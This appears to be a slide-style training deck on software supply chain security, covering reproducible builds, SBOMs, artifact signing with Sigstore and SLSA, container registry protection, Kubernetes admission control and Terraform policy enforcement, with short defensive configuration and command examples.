KEY TAKEAWAYS


- 1** Dependencies can introduce serious risk.
- 2** Transitive dependencies are often overlooked.
- 3** Pin, scan, verify and control all dependencies.
- 4** Use trusted sources and private registries.
- 5** Treat build tooling and CI actions as code.
- 6** A single malicious package can compromise the entire pipeline.

SENIOR ENGINEER INSIGHTS

- 1** Minimize external dependencies.
- 2** Enforce provenance and signature verification.
- 3** Use SBOM (Software Bill of Materials).
- 4** Continuously monitor for new threats.
- 5** Implement isolation for build environments.
- 6** Design for fast detection and safe rollback.

Reproducible Builds and Build Integrity

Explain hermetic builds, deterministic outputs, isolated build environments, trusted toolchains, and build provenance. Distinguish reproducibility from authenticity and explain how to detect build tampering.



WHY REPRODUCIBLE BUILDS MATTER

- 1 Detect tampering in build process.
- 2 Prevent malicious modifications in build environment.
- 3 Ensure consistent and reliable outputs.
- 4 Improve supply chain security.
- 5 Enable independent verification.
- 6 Increase trust in released software.

REPRODUCIBILITY VS AUTHENTICITY

REPRODUCIBILITY	AUTHENTICITY
✓ Same source produces same output.	✓ Proves the artifact is from a trusted source.
✓ Deterministic builds.	✓ Uses cryptographic signatures and provenance.
✓ Reduces risk of tampering.	✓ Confirms identity and integrity.
✓ Helps detect unexpected changes.	✓ Shows who built it, how and when.
✓ Does NOT prove who built it.	✓ Complements reproducibility.

HERMETIC BUILD CHARACTERISTICS

- 1 No network access during build.
- 2 All dependencies provided explicitly.
- 3 Pinned toolchain and base images.
- 4 No access to host system files.
- 5 Deterministic and repeatable outputs.
- 6 Same inputs produce identical artifacts.

BUILD INTEGRITY CONTROLS

- 1 Use hermetic and isolated build environments.
- 2 Pin exact versions of dependencies and tools.
- 3 Use trusted and verified base images.
- 4 Generate and verify SBOM.
- 5 Sign build artifacts (e.g., Sigstore, GPG).
- 6 Produce build provenance (e.g., in-toto, SLSA).

EXAMPLE: VERIFY REPRODUCIBLE BUILD

```
# Build twice and compare checksums
./build.sh
sha256sum app.tar.gz > build1.sha

./build.sh
sha256sum app.tar.gz > build2.sha

diff build1.sha build2.sha

# Output should be identical
(no difference)
```

DETECTING BUILD TAMPERING

- 1 Compare build outputs from the same source (deterministic check).
- 2 Verify artifact signatures.
- 3 Validate build provenance (SLSA/in-toto).
- 4 Check build logs for unexpected activity.
- 5 Monitor for untrusted network access.
- 6 Rebuild independently and compare artifacts.

TRUSTED TOOLCHAIN PRACTICES

- 1 Use official and verified toolchain images.
- 2 Pin toolchain versions (compilers, SDKs, etc.).
- 3 Verify checksums and signatures.
- 4 Use minimal, hardened base images.
- 5 Regularly update and scan toolchain images.
- 6 Avoid untrusted or custom toolchains.

COMMON RISKS

- 1 Non-deterministic builds (timestamps, host data).
- 2 Hidden network access during build.
- 3 Compromised build tools or base images.
- 4 Malicious build scripts modifying artifacts.
- 5 Inconsistent builds across environments.
- 6 Lack of provenance and signature verification.

SENIOR ENGINEER INSIGHTS

- 1 Reproducible builds make tampering hard.
- 2 Reproducibility detects changes, authenticity proves trust.
- 3 Use SLSA and provenance for end-to-end traceability.
- 4 Treat build environments as high-value assets.
- 5 Continuously verify and monitor build integrity.
- 6 Implement defense in depth for the build pipeline.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Software Bill of Materials and Vulnerability Management

Design Software Bill of Materials (SBOM) generation and vulnerability assessment workflows. Address vulnerability prioritization, exploitability, false positives, remediation ownership, and release-blocking policies.



WHAT IS AN SBOM?

- 1 A complete list of all software components in your application.
- 2 Includes direct and transitive dependencies.
- 3 Contains version, license, source and metadata.
- 4 Helps identify vulnerable, outdated or malicious components.
- 5 Used for security, compliance and incident response.
- 6 Can be generated for source code, containers and package registries.

SBOM FORMATS AND TOOLS

- | Format/Tool | Description |
|------------------|---|
| SPDX | • Widely used standard
• Good for open source projects |
| CycloneDX | • Lightweight and flexible
• Includes dependency graph |
| Syft | • Generate SBOMs for containers and file systems |
| Trivy | • Scan vulnerabilities and generate SBOMs |
| Grype | • Fast vulnerability scanner |
| Dependency-Track | • SBOM management and vulnerability tracking |

VULNERABILITY SEVERITY AND PRIORITIZATION

- 1 Use CVSS score as a starting point.
- 2 Consider exploitability (is it actually exploitable?).
- 3 Assess the impact on your environment.
- 4 Factor in exposure (public vs internal).
- 5 Prioritize high-risk, easily exploitable vulnerabilities.
- 6 Do not waste time on low-risk or non-exploitable issues.

COMMON VULNERABILITY SOURCES

- 1 Open source dependencies (npm, PyPI, Maven)
- 2 Base container images
- 3 Transitive dependencies
- 4 Compromised or malicious packages
- 5 Outdated libraries and frameworks
- 6 Internal or third-party components

VULNERABILITY MANAGEMENT WORKFLOW

- 1 Generate SBOM during build.
- 2 Scan for known vulnerabilities.
- 3 Filter and triage results.
- 4 Investigate and validate findings.
- 5 Assign remediation ownership.
- 6 Track fixes and re-scan.
- 7 Enforce release-blocking policies.
- 8 Monitor for new vulnerabilities continuously.

RELEASE-BLOCKING POLICIES

- 1 Define severity thresholds (e.g. block on Critical/High).
- 2 Consider exploitability and environment exposure.
- 3 Allow exceptions with documented risk acceptance.
- 4 Enforce policy in CI/CD pipelines.
- 5 Re-scan before release.
- 6 Keep audit trail of decisions.

HANDLING FALSE POSITIVES

- 1 Validate the vulnerability in your context.
- 2 Check if the vulnerable code is actually used.
- 3 Review exploitability and environment exposure.
- 4 Suppress with justification if not applicable.
- 5 Keep documentation for audit and future reviews.
- 6 Continuously re-evaluate as new information emerges.

REAL ATTACK EXAMPLES

- 1 Malicious package in public registry (e.g. typosquatting).
- 2 Compromised maintainer publishing malicious update.
- 3 Vulnerable base image pulled into production.
- 4 Exploitation of known vulnerable library.
- 5 Supply chain attack through transitive dependency.
- 6 Hidden backdoor in a popular package.

SENIOR ENGINEER INSIGHTS

- 1 Automate SBOM generation for all builds.
- 2 Use multiple scanners and data sources.
- 3 Focus on exploitable, high-impact vulnerabilities.
- 4 Integrate SBOM and vulnerability data with incident response.
- 5 Track dependency updates and security advisories.
- 6 Treat SBOM as a core security and compliance artifact.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Artifact Signing and Provenance Verification

Examine cryptographic signatures, Sigstore, SLSA provenance, trusted builders, attestation verification, and identity binding. Explain how production deployment systems verify artifact origin and integrity.



WHY ARTIFACT SIGNING MATTERS

- 1 Verifies the artifact came from a trusted source.
- 2 Detects tampering and unauthorized changes.
- 3 Prevents deployment of malicious artifacts.
- 4 Links artifact to build process and identity.
- 5 Enables traceability and accountability.
- 6 Reduces supply chain risk in production.

KEY CONCEPTS

- 1 **Cryptographic signatures**
Prove integrity and origin.
- 2 **Sigstore**
Keyless signing using OIDC identities.
- 3 **SLSA provenance**
Describes how the artifact was built.
- 4 **Trusted builders**
Only specific builders can generate verified artifacts.
- 5 **Attestation verification**
Confirms artifact, build, and identity.
- 6 **Identity binding**
Links artifact to a trusted identity (user, service account, or workflow).

SIGNING WORKFLOW (SIGSTORE)

- 1 Authenticate with OIDC identity (e.g., GitHub Actions).
- 2 Build the artifact (e.g., container image).
- 3 Sign using cosign (keyless).
- 4 Generate provenance attestation (in-toto / SLSA).
- 5 Push artifact, signature and attestation to registry.
- 6 Verify signature and provenance before deployment.

EXAMPLE: SIGN A CONTAINER IMAGE

```
# Build the image
docker build -t myapp:1.0.0 .

# Sign with cosign (keyless)
cosign sign myapp:1.0.0

# Verify the signature
cosign verify myapp:1.0.0

# View details
cosign triangulate myapp:1.0.0
```

SLSA PROVENANCE FLOW

- 1 Build triggered by trusted identity (e.g., GitHub OIDC).
- 2 Build generates artifact and provenance attestation.
- 3 Attestation includes build steps, builder, source, and materials.
- 4 Attestation is signed and stored with the artifact.
- 5 Deployment system verifies attestation (SLSA policy).
- 6 Only verified artifacts are deployed.

VERIFY PROVENANCE (EXAMPLE)

```
# Verify SLSA provenance
cosign verify-attestation \
  --type slsaprovenance \
  --certificate-identity \
    "https://github.com/veriqta/.github" \
  --certificate-oidc-issuer \
    "https://token.actions.githubusercontent.com" \
  myapp:1.0.0

# Check attestation details
cosign download attestation \
  --type slsaprovenance \
  myapp:1.0.0 | jq .
```

PRODUCTION VERIFICATION CHECKS

- 1 Verify artifact signature (cosign/sigstore).
- 2 Verify SLSA provenance attestation.
- 3 Check trusted builder identity.
- 4 Validate build workflow and source repository.
- 5 Enforce policy (e.g., minimum SLSA level).
- 6 Block deployment if verification fails.

COMMON RISKS


- 1 Unsigned or tampered artifacts.
- 2 Fake or compromised build systems.
- 3 Weak or missing provenance data.
- 4 Untrusted builders generating artifacts.
- 5 Replay attacks with old artifacts.
- 6 Inconsistent verification across environments.

SENIOR ENGINEER INSIGHTS

- 1 Use keyless signing with Sigstore and OIDC.
- 2 Enforce provenance verification in deployment pipelines.
- 3 Require trusted, isolated build environments.
- 4 Set and enforce SLSA level requirements.
- 5 Monitor for unsigned or unverified artifacts.
- 6 Keep verification and policy logic in code.

Container Image Security and Registry Protection

Secure container images through minimal base images, vulnerability assessment, digest pinning, registry access controls, immutable promotion, signing, and image verification. Investigate image substitution and registry compromise.



CONTAINER IMAGE SECURITY RISKS

- 1 Using large or untrusted base images.
- 2 Images with known vulnerabilities.
- 3 Pulling images by mutable tags (e.g., latest).
- 4 Malicious or compromised images.
- 5 Unauthorized access to registry.
- 6 Image substitution during build or deployment.

BEST PRACTICES

- 1 Use minimal, trusted base images (e.g., distroless, alpine).
- 2 Scan images for vulnerabilities (SCA).
- 3 Pin images by digest, not tag.
- 4 Sign images and generate provenance (SLSA).
- 5 Use private registry with least-privilege access.
- 6 Enforce immutable promotion and verification.

REGISTRY ACCESS CONTROLS

- 1 Use private registry (ECR, GCR, ACR, Docker Hub private).
- 2 Enable authentication and RBAC.
- 3 Restrict who can push, pull and delete.
- 4 Use short-lived credentials.
- 5 Enable audit logs and alerting.
- 6 Prevent public access to internal images.

IMAGE SCANNING TOOLS

Trivy	Vulnerability scanning, SBOM generation
Grype	Fast vulnerability scanner
Docker Scout	Docker image analysis
Anchore	Image and SBOM analysis
Clair	Static vulnerability analysis
Snyk	Vulnerability scanning and remediation

EXAMPLE: PULL BY DIGEST

```
# Pull image by digest (immutable)
docker pull myregistry.com/app@sha256:3a5f7e8c9d1b2e6f4a...

# Verify signature (cosign)
cosign verify \
--key cosign.pub \
myregistry.com/app@sha256:3a5f...

# Inspect image details
docker inspect myregistry.com/app@sha256:3a5f7e8c9d1b2e6f4a...
```

IMAGE SIGNING AND VERIFICATION

- 1 Sign images using cosign (keyless or key-based).
- 2 Generate provenance (SLSA/in-toto).
- 3 Verify signature before deployment.
- 4 Check build identity (OIDC).
- 5 Enforce verification in CI/CD and admission controllers.
- 6 Reject unsigned or tampered images.

IMAGE HARDENING CHECKLIST

- 1 Use minimal base image (e.g., alpine/distroless).
- 2 Remove unnecessary packages and tools.
- 3 Run as non-root user.
- 4 Set read-only filesystem where possible.
- 5 Use minimal required capabilities.
- 6 Scan, sign and pin by digest.

REGISTRY COMPROMISE INDICATORS

- 1 Unexpected image changes.
- 2 Unknown images or tags pushed.
- 3 Unauthorized pull or push activity.
- 4 Missing or invalid signatures.
- 5 Images with unexpected vulnerabilities.
- 6 Unusual activity from unknown IPs or users.

SENIOR ENGINEER INSIGHTS

- 1 Treat container images as code and artifacts.
- 2 Never deploy unsigned or unverified images.
- 3 Use policy enforcement (OPA/Kyverno).
- 4 Continuously monitor registry for anomalies.
- 5 Automate scanning and remediation.
- 6 Have an incident response plan for registry compromise.



@veriqta



@veriqta



@veriqta



@veriqta





@veriqta



@veriqta


Deployment Authorization and Environment Protection

Design separation of duties, production approvals, protected environments, deployment identities, and privileged operation controls. Evaluate how to prevent unauthorized releases without creating unnecessary operational bottlenecks.



Kubernetes Deployment Security and Admission Control

Secure Kubernetes delivery through RBAC, workload identity, Pod Security Admission, admission policies, image verification, namespace isolation, and deployment service account restrictions.



WHY KUBERNETES DEPLOYMENT SECURITY MATTERS

- 1 Prevents unauthorized and malicious deployments.
- 2 Reduces risk of container and cluster compromise.
- 3 Enforces least privilege and isolation.
- 4 Protects cluster and application workloads.
- 5 Maintains compliance and auditability.
- 6 Stops lateral movement inside the cluster.

KEY KUBERNETES SECURITY CONTROLS

- 1 RBAC with least privilege.
- 2 Workload identity (OIDC, IRSA, etc.).
- 3 Pod Security Admission (PSA).
- 4 Admission policies (OPA / Kyverno).
- 4 Image signing and verification (cosign).
- 5 Namespace and network isolation.
- 6 Restricted service accounts.
- 8 Policy enforcement and continuous audit.

POD SECURITY ADMISSION LEVELS

- 1 Privileged – no restrictions (not recommended).
- 2 Baseline – limited restrictions, blocks most risky settings.
- 3 Restricted – enforces strong security defaults (recommended).
- 4 Blocks privileged containers.
- 5 Restricts hostPath, hostNetwork, hostPID.
- 6 Enforces non-root and read-only filesystem where applicable.

EXAMPLE: DEPLOY WITH RESTRICTED SETTINGS

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: secure-app
  namespace: production
spec:
  replicas: 3
  template:
    spec:
      serviceAccountName: app-sa
      securityContext:
        runAsNonRoot: true
        seccompProfile:
          type: RuntimeDefault
      containers:
        - name: app
          image: myregistry.com/app:1.0.0@sha256:abcd...
```

ADMISSION POLICY EXAMPLE (KYVERNO)

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-signed-images
spec:
  validationFailureAction: Enforce
  rules:
    - name: check-image-signature
      match:
        resources:
          kinds:
            - Pod
      verifyImages:
        - imageReferences:
            - "myregistry.com/*"
          attestors:
            - entries:
                - keys:
                    - publicKeys: |
                        -----BEGIN PUBLIC KEY-----
                        .....
                        -----END PUBLIC KEY-----
```

SERVICE ACCOUNT BEST PRACTICES

- 1 Use a dedicated service account per application.
- 2 Grant only the required permissions.
- 3 Avoid using the default service account.
- 4 Use workload identity instead of long-lived secrets.
- 5 Limit access to specific namespaces.
- 6 Regularly review and rotate credentials.

COMMON ATTACKS AND RISKS

- 1 Privileged or untrusted container images.
- 2 Excessive RBAC permissions.
- 3 Compromised service accounts.
- 4 Bypassing admission policies.
- 5 Lateral movement between namespaces.
- 6 Malicious deployment or image substitution.

MITIGATION STRATEGIES

- 1 Enforce PSA and admission policies.
- 2 Use signed and verified images.
- 3 Apply least privilege RBAC and service accounts.
- 4 Isolate namespaces and use network policies.
- 5 Enable audit logging and monitoring.
- 6 Continuously scan and validate deployments.

SENIOR ENGINEER INSIGHTS

- 1 Use workload identity (OIDC/IRSA) instead of static keys.
- 2 Combine PSA with Kyverno/OPA for stronger control.
- 3 Enforce image signing and verification in CI/CD.
- 4 Keep namespaces isolated by environment and team.
- 5 Monitor admission and deployment events.
- 6 Automate policy compliance and drift detection.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Infrastructure as Code Security and Policy Enforcement

Examine Terraform and other infrastructure delivery workflows, plan manipulation, state protection, policy as code, configuration drift, destructive changes, and production approval boundaries.



WHY IaC SECURITY MATTERS

- 1 Prevents unauthorized and malicious infrastructure changes.
- 2 Reduces risk of cloud misconfiguration.
- 3 Protects critical environments and data.
- 4 Enforces compliance and organizational policies.
- 5 Avoids accidental or intentional destructive changes.
- 6 Provides auditability and accountability.

KEY SECURITY CONTROLS

- 1 Secure module usage (trusted sources only).
- 2 Plan validation and policy enforcement.
- 3 Remote encrypted state with access controls.
- 4 Least privilege credentials and short-lived tokens.
- 5 Environment-specific policies and approval gates.
- 6 Continuous monitoring and drift detection.

COMMON IaC RISKS

- 1 Plan manipulation (hidden destructive changes).
- 2 Exposed or tampered state files.
- 3 Over-permissive cloud credentials.
- 4 Use of untrusted or vulnerable modules.
- 5 Configuration drift in production.
- 6 Accidental deletion of critical resources.

TERRAFORM PLAN EXAMPLE (RISKY CHANGE)

```
# Terraform will destroy and recreate resource
resource "aws_instance" "web" {
  ami      = "ami-1234456"
  instance_type = "t3.micro"
}

# Plan output
# ~/+ aws_instance.web
#   ~ instance_type: "t3.small" => "t3.micro"
# Plan: 1 to add, 0 to change, 1 to destroy.
```

POLICY AS CODE EXAMPLE (OPA)

```
package terraform.security

deny[msg] {
  input.resource_changes[_].type == "aws_s3_bucket"
  not startswith(input.resource_changes[_].change.after.
    versioning, "Enabled")
  msg := "S3 bucket must have versioning enabled"
}
```

REMOTE STATE BACKEND EXAMPLE

```
terraform {
  backend "s3" {
    bucket = "my-terraform-state"
    key    = "prod/terraform.tfstate"
    region = "us-east-1"
    encrypt = true
    dynamodb_table = "terraform-locks"
  }
}
```

BEST PRACTICES

- 1 Use trusted, versioned modules.
- 2 Enforce code review for all changes.
- 3 Use policy as code (OPA/Sentinel).
- 4 Protect and encrypt remote state.
- 5 Require approvals for production.
- 6 Regularly scan and detect configuration drift.

DESTRUCTIVE CHANGE PREVENTION

- 1 Detect and block destructive changes in plan.
- 2 Use policy rules to deny unsafe actions.
- 3 Require explicit approval for resource deletion.
- 4 Use targeted apply with caution.
- 5 Implement environment-specific safeguards.
- 6 Maintain backups and recovery procedures.

SENIOR ENGINEER INSIGHTS

- 1 Use short-lived, federated cloud credentials.
- 2 Separate state per environment and account.
- 3 Combine policy as code with automated CI checks.
- 4 Monitor for drift and unauthorized changes.
- 5 Enforce least privilege and module integrity.
- 6 Balance security with operational efficiency.



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta

Secure Release Strategies, Rollbacks, and Emergency Changes

